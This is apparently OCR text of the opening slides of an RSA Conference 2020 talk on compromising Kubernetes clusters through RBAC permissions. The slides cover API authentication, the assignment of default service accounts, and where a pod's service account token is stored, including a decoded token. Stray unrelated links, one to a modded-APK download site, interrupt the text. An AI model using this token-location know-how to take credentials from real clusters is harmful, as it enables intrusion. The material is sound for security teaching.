RSAConference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: DSO-W01

Compromising Kubernetes Cluster by Exploiting RBAC Permissions

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https://www.pokemon.com/us/pokedex/dragonite

https://websitesetup.desi/pokemon-go-mod-apk-v0-147-1free-download-2019/

https://websitesetup.desi/pokemon-go-mod-apk-v0-147-1free-download-2019/

Kubernetes


Kubernetes

"AN OPEN-SOURCE SYSTEM FOR AUTOMATING DEPLOYMENT, SCALING AND MANAGEMENT OF CONTAINERIZED APPLICATIONS."

Kubernetes – containerized application


APPLICATION + DEPENDENCIES

- Isolated
- Quickly
- Reliably



https://hackernoon.com/practical-introduction-to-docker-compose-d34e79c4c2b6

Kubernetes architecture



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
Access to Kubernetes API

Authentication


Authorization

Admission Control



Authentication

Normal User




Service Account

Authentication

Normal User

- X509 Client Certs
- Static Token File
- Static Password File
- OpenID Connect Tokens
- Webhook Token Authentication
- Authenticating Proxy

Service Account



- Service Account Tokens

Service Account


"When you create a pod, if you do not specify a service account, it is automatically assigned the default service account in the same namespace."

Service Account

NOT specify → default service account

Specify → **ANY** service account in the namespace

Service Account Token Location



Service Account Token

```
/run/secrets/kubernetes.io/serviceaccount # ls -ll
total 0
lrwxrwxrwx    1 root     root            13 Jul  9 11:32 ca.crt -> ..data/ca.crt
lrwxrwxrwx    1 root     root            16 Jul  9 11:32 namespace -> ..data/namespace
lrwxrwxrwx    1 root     root            12 Jul  9 11:32 token -> ..data/token
/run/secrets/kubernetes.io/serviceaccount #
```

Encoded

Decoded


```
{
  "iss": "kubernetes/serviceaccount",
  "kubernetes.io/serviceaccount/namespace": "default",
  "kubernetes.io/serviceaccount/secret.name": "myservice-
token-ktpbc",
  "kubernetes.io/serviceaccount/service-account.name":
"myservice",
  "kubernetes.io/serviceaccount/service-account.uid":
"48ccff0d-7553-11e8-a1cc-0242eb256cc3",
  "sub": "system:serviceaccount:default:myservice"
}
```

